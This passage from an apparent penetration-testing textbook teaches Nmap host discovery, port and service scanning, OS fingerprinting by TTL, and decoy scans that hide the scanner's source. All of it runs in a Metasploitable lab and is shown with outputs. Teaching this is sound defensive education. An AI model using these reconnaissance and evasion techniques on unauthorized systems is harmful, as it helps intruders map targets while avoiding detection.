**Transmission Control Protocol** (**TCP**) messages to specific ports on the targeted system. This technique leverages the design of TCP and tricks the targeted system to respond, indicating it's live on the network.The following screenshot shows there are 2 live hosts, `172.30.1.48` and `172.30.1.49` on the network:



```
kali@kali:~$ nmap -sn 172.30.1.0/24 --exclude 172.30.1.50
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-25 13:29 EDT
Nmap scan report for 172.30.1.48
Host is up (0.00081s latency).
Nmap scan report for 172.30.1.49
Host is up (0.00072s latency).
Nmap done: 255 IP addresses (2 hosts up) scanned in 8.83 seconds
```

The `-sn` syntax on Nmap is used to specify a ping scan but Nmap does not send ICMP messages to the target. Instead, Nmap sends TCP messages to specific ports on the targeted system as shown in the Wireshark packet capture below:



```
Source        Destination   Protocol Length Info
172.30.1.50   172.30.1.1    TCP      74 41950 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
172.30.1.1    172.30.1.50   ICMP     70 Destination unreachable (Protocol unreachable)
172.30.1.50   172.30.1.48   TCP      74 51364 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
172.30.1.48   172.30.1.50   TCP      74 80 → 51364 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 M
172.30.1.50   172.30.1.48   TCP      66 51364 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval
172.30.1.50   172.30.1.48   TCP      66 51364 → 80 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0
172.30.1.50   172.30.1.49   TCP      74 35042 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
172.30.1.49   172.30.1.50   TCP      74 80 → 35042 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 M
172.30.1.50   172.30.1.49   TCP      66 35042 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval
172.30.1.50   172.30.1.49   TCP      66 35042 → 80 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0
172.30.1.50   172.30.1.49   TCP      74 35058 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
172.30.1.49   172.30.1.50   TCP      74 80 → 35058 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 M
172.30.1.50   172.30.1.49   TCP      66 35058 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval
172.30.1.50   172.30.1.49   TCP      66 35058 → 80 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0
```

Nmap sends specially crafted TCP **Synchronization** (**SYN**) packets to the targeted host, with the intention of triggering a TCP **Reset** (**RST**) or TCP **Acknowledgement** (**ACK**) as a response from a live/online host.

> To learn more on how TCP establishes a connection with a destination host using the TCP 3-way handshake, please see: https://hub.packtpub.com/understanding-network-port-numbers-tcp-udp-and-icmp-on-an-operating-system/.

Identifying live hosts on a network helps ethical hackers and penetration testers to create a network topology and identify whether their targets are online before proceeding to profile the targets. Next, you will learn how identify open ports, running services and determine the operating system of a target.


Identifying open ports, services and operating systems

After performing host discovery, the next step is to identify any open ports on the targeted system and determine which services are mapped to those open ports. There are various techniques that a penetration tester can use to identify the open ports on a targeted system. Some techniques are manual, while others can simply be automated using the Nmap tool.To gets started fingerprinting using Nmap, please use the following instructions:

1. Firstly, ensure the **Kali Linux**, **Metasploitable 2**, and **Metasloitable 3** (**Windows version**) virtual machines are powered-on.
2. On **Kali Linux**, open the **Terminal** and use the following commands to perform a basic Nmap scan to determine whether any of the top 1000 ports are open on the Metasploitable 3 (Windows version) virtual machine:

```
kali@kali:~$ nmap 172.30.1.48
```

As shown in the following screenshot, Nmap indicates there are 20 TCP open ports and provided the name of their associated services:



```
kali@kali:~$ nmap 172.30.1.48
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-25 14:19 EDT
Nmap scan report for 172.30.1.48
Host is up (0.00020s latency).
Not shown: 980 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
4848/tcp  open  appserv-http
7676/tcp  open  imqbrokerd
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
8181/tcp  open  intermapper
8383/tcp  open  m2mservices
```

Using the information from this scan enables you to start fingerprinting your targeted systems. As a penetration tester, you can determine which ports are open and discover how they can be used as a point-of-entry into the target, and look for security vulnerabilities on the running services.

> As an aspiring ethical hacker and penetration, it’s okay if you don’t initially understand the role and function of service ports on a system. However, its recommended to perform research on anything you’re not familiar with to gain a better understanding of the technology or topic. For instance, there are many service ports and each if associated with a specific application-layer service, such as TCP port 443 is associated to the **Hypertext Transfer Protocol Secure** (**HTTPS**) protocol that’s used for secure web communication.

1. Next, let’s perform an advanced scan to identify the targeted system’s operating system, service versions and retrieve **Server Message Block** (**SMB**) details, using the following the commands:


```
kali@kali:~$ nmap -A -T4 -p- 172.30.1.48
```

Let's take a look at each syntax that were used in the preceding command:

- `-A` : This enables Nmap to profile the target to identify its operating system, service versions, and script scanning, as well as perform a traceroute.
- `-T` : This syntax specifies the timing options for the scan, which ranges from 0 – 5, where 0 is very slow and 5 is the fastest. This command is useful for preventing too many probes from being sent to the targeted system too quickly which may trigger alerts.
- `-p` : Using the `-p` syntax allows you to specify targeted port(s) to identify as opened or closed on a system. You can specify `-p80` to scan for port 80 only on the target and `-p-` to scan for all 65,535 open ports.


  By default, Nmap scans TCP ports only. Therefore, if a target is running a service on a **User Datagram Protocol** (**UDP**) server port, there's a possibility you will miss it. To perform a UDP scan on a port or range of ports, use the `-p U:53` command, where 53 is the targeted port number.

The following screenshots the upper-portion of the scan results:



```
kali@kali:~$ nmap -A -T4 -p- 172.30.1.48
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-25 14:39 EDT
Nmap scan report for 172.30.1.48
Host is up (0.00044s latency).
Not shown: 65495 closed tcp ports (conn-refused)
PORT      STATE SERVICE              VERSION
21/tcp    open  ftp                  Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
22/tcp    open  ssh                  OpenSSH 7.1 (protocol 2.0)
| ssh-hostkey:
|   2048 fd:08:98:ca:3c:e8:c1:3c:ea:dd:09:1a:2e:89:a5:1f (RSA)
|_  521 7e:57:81:8e:f6:3c:1d:cf:eb:7d:ba:d1:12:31:b5:a8 (ECDSA)
80/tcp    open  http                 Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html).
135/tcp   open  msrpc                Microsoft Windows RPC
139/tcp   open  netbios-ssn          Microsoft Windows netbios-ssn
445/tcp   open  ���-iU               Windows Server 2008 R2 Standard 7601
1617/tcp  open  java-rmi             Java RMI
```

As shown in the preceding screenshot, Nmap was able to retrieve a lot more in-depth information about our target, such as the service versions of each service that is associated with an open port. It was also able to perform banner grabbing and determine whether there's an authentication system/login mechanism for each service. The following screenshot is the lower-portion of the same scan results:



```
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h00m00s, deviation: 2h38m45s, median: 0s
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008 R2 Standard 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: vagrant-2008R2
|   NetBIOS computer name: VAGRANT-2008R2\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2023-08-25T11:44:07-07:00
```

As shown in the preceding screenshot, Nmap was able to identify the host operating system on the target as a Windows Server 2008 R2 machine with service pack 1. In addition, Nmap was able to determine the hostname of the system and whether it’s connected to a domain or not based on the Workgroup name. Whenever a Windows-based system is not connected to a **Domain Controller** (**DC**), the default Workgroup is called `Workgroup`. Furthermore, the Nmap scan was able to perform a basic SMB scan to identify the operation system, this also indication the targeted system may have file and printer shares available.The following are additional syntax which can be used during the scanning process with Nmap:


- `-Pn` – This syntax enables Nmap to perform a scan on the targeted system(s) without firstly performing host discovery, and simply considers the target to be online.
- `-sU` – This syntax enables Nmap to perform UDP port scanning on the targeted system(s). This command will be useful with identifying whether there are any running services on UDP ports as compared to TCP port numbers.
- `-p` – This command allows you to specify either a range of targeted ports or specific ports are open on a system. Using `nmap -p 50-60`, `nmap -p 80,443` or `nmap -p 22` allows you to scan a range, a group or specific ports numbers. However, using `nmap -p-` specifies to scan all 65,535 port numbers, keep in mind Nmap scans TCP ports by default.
- `-sV` – This syntax enables you to perform service version identification of running services on a targeted system. For instance, an Nmap basic scan may indicate port 23 is open and it’s associated to the **Telnet**, as an ethical hacker is important to determine the service version of this running service. Therefore, using `nmap -sV <targeted system>` command will identify the service version which can be useful when researching security vulnerabilities on a target.
- `-6` – Using this syntax enables Nmap to perform scans on a targeted IPv6 network or a host with an IPv6 address.

Additionally, ethical hackers and penetration testers can use the **Ping** utility to profile the operating system of a target by analyzing the **Time To Live** (**TTL**) value found within the ICMP response messages from the target. For instance, Windows-based operating systems reply with a default TTL value of `128`, while Linux-based systems reply with a default TTL value of `64`.To better understand how ICMP helps us identify the operating system of a targeted machine, please use the following instuctions:

1. On **Kali Linux**, use the following commands to send 4 ICMP ECHO Request messages to the Metasploitable 3 (Windows version) virtual machine:

```
kali@kali:~$ ping 172.30.1.48 -c 4
```

As shown in the following screenshot, all ICMP responses contained a TTL of `128`, which indicates the targeted system is running a version of the Windows operating system:




```
kali@kali:~$ ping 172.30.1.48 -c 4
PING 172.30.1.48 (172.30.1.48) 56(84) bytes of data.
64 bytes from 172.30.1.48: icmp_seq=1 ttl=128 time=0.514 ms
64 bytes from 172.30.1.48: icmp_seq=2 ttl=128 time=0.260 ms
64 bytes from 172.30.1.48: icmp_seq=3 ttl=128 time=0.314 ms
64 bytes from 172.30.1.48: icmp_seq=4 ttl=128 time=0.307 ms

—— 172.30.1.48 ping statistics ——
4 packets transmitted, 4 received, 0% packet loss, time 3059ms
rtt min/avg/max/mdev = 0.260/0.348/0.514/0.097 ms
```

1. Next, use the following commands to send 4 ICMP ECHO Request messages to the Metasploitable 2 virtual machine:

```
kali@kali:~$ ping 172.30.1.49 -c 4
```

As shown in the following screenshot, the ICMP responses has a TTL value of `64`, which indicates the targeted system is running a version of Linux:



```
kali@kali:~$ ping 172.30.1.49 -c 4
PING 172.30.1.49 (172.30.1.49) 56(84) bytes of data.
64 bytes from 172.30.1.49: icmp_seq=1 ttl=64 time=0.226 ms
64 bytes from 172.30.1.49: icmp_seq=2 ttl=64 time=0.269 ms
64 bytes from 172.30.1.49: icmp_seq=3 ttl=64 time=0.214 ms
64 bytes from 172.30.1.49: icmp_seq=4 ttl=64 time=0.238 ms

--- 172.30.1.49 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3057ms
rtt min/avg/max/mdev = 0.214/0.236/0.269/0.020 ms
```

As an aspiring ethical hacker and penetration tester, identifying the operating system, open ports and running services helps you to better profile the target and identify its security vulnerabilities. By identifying the security vulnerabilities, you can improve on your exploit development phase and plan of attack. Simply put, an exploit or payload for a Windows-based operating system will most likely not work on a Linux-based system or vice versa.Thus far, you have learned how to discover open ports, service versions, operating system, and SMB versions. Next, you will learn how to evade detection while performing active scanning on a network and systems using Nmap.


Using scanning evasion techniques

Whenever a packet is sent from one device to another, the source IP address is included within the header of the packet. This is the default behavior of the TCP/IP networking model; all addressing information must be included within all packets before they are placed on the network. When performing a scan as an ethical hacker and a penetration tester, we try to remain undetected to determine whether the security team of the targeted organization has the capabilities of detecting the simulated cyber-attack.During a real cyber-attack, if an organization is unable to detect suspicious activities and security incidents on their network and systems, the threat actor can simply achieve their objectives without obstructions. However, if an organization can detect suspicious activities as soon as they occur, the security team can take action quickly to contain and stop the threat while safeguarding their organization’s assets. During a penetration test, it's important to simulate real-world cyber-attack to test the threat detection and mitigation systems within the targeted organization.

Avoiding detection with decoys

Nmap is usually considered to be the king of network scanners within the cybersecurity industry due to its advanced scanning capabilities. Nmap enables penetration testers to use decoys when scanning a targeted system. This scanning technique tricks the targeted system into thinking the source of the scan is originating from multiple sources, rather than a single source IP address that belongs to the attacker machine.To get started with this exercise, please use the following instructions:

1. Power-on **Kali Linux**, **Metasploitable 2** and **Metasploitable 3** (Windows version) virtual machines. Kali Linux will be the attacker machine, Metasploitable 2 will be the targeted system and Metasploitable 3 – Windows virtual machine will be the decoy, as shown in the following diagram:




Ensure you identify the IP addresses of each of these systems as they may be different from the preceding diagram. Using the scanning techniques from the previous section will help you identify the IP addresses easily.

1. Next, to perform an Nmap scan using decoys, use the following

commands:


```
kali@kali:~$ sudo nmap 172.30.1.49 -D 172.30.1.48
```

Using the `-D` syntax enables you to specify one or more decoys. Before Nmap uses the decoy addresses, it will first check whether each decoy system is a live host on the network, if an address is not reachable, it won't include the offline address during the scan. The following screenshot shows the expected results of the scan:



```
kali@kali:~$ sudo nmap 172.30.1.49 -D 172.30.1.48
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-27 20:16 EDT
Nmap scan report for 172.30.1.49
Host is up (0.000068s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
```

If the security team of the targeted organization is closely monitoring the packets over their internal network and identifies a port scan is in progress, there's a chance they will determine the scan is originating from your IP address. However, the decoy feature will include the decoy addresses within various packets from your attacker machine, as shown below:



```
No.  Time         Source       Destination  Protocol  Length Info
  25 6.583598156  172.30.1.50  172.30.1.49  TCP          58 59185 → 25 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
  26 6.583620608  172.30.1.48  172.30.1.49  TCP          58 59185 → 25 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
  27 6.583631328  172.30.1.50  172.30.1.49  TCP          58 59185 → 1025 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
  28 6.583638722  172.30.1.48  172.30.1.49  TCP          58 59185 → 1025 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
  29 6.583647809  172.30.1.50  172.30.1.49  TCP          58 59185 → 111 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
  30 6.583658228  172.30.1.48  172.30.1.49  TCP          58 59185 → 111 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
  31 6.583670601  172.30.1.50  172.30.1.49  TCP          58 59185 → 199 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
  32 6.583678817  172.30.1.48  172.30.1.49  TCP          58 59185 → 199 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
  33 6.583701960  172.30.1.50  172.30.1.49  TCP          58 59185 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
  34 6.583731646  172.30.1.48  172.30.1.49  TCP          58 59185 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
  35 6.583764738  172.30.1.50  172.30.1.49  TCP          58 59185 → 5900 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
```

Therefore, using more decoy addresses during the Nmap scan will decrease the risk a security analyst may trace the source of the scan back to your IP address. However, security analysts are well-trained professionals and usually has the required tools and skilled to identify threats quickly on their network infrastructure.

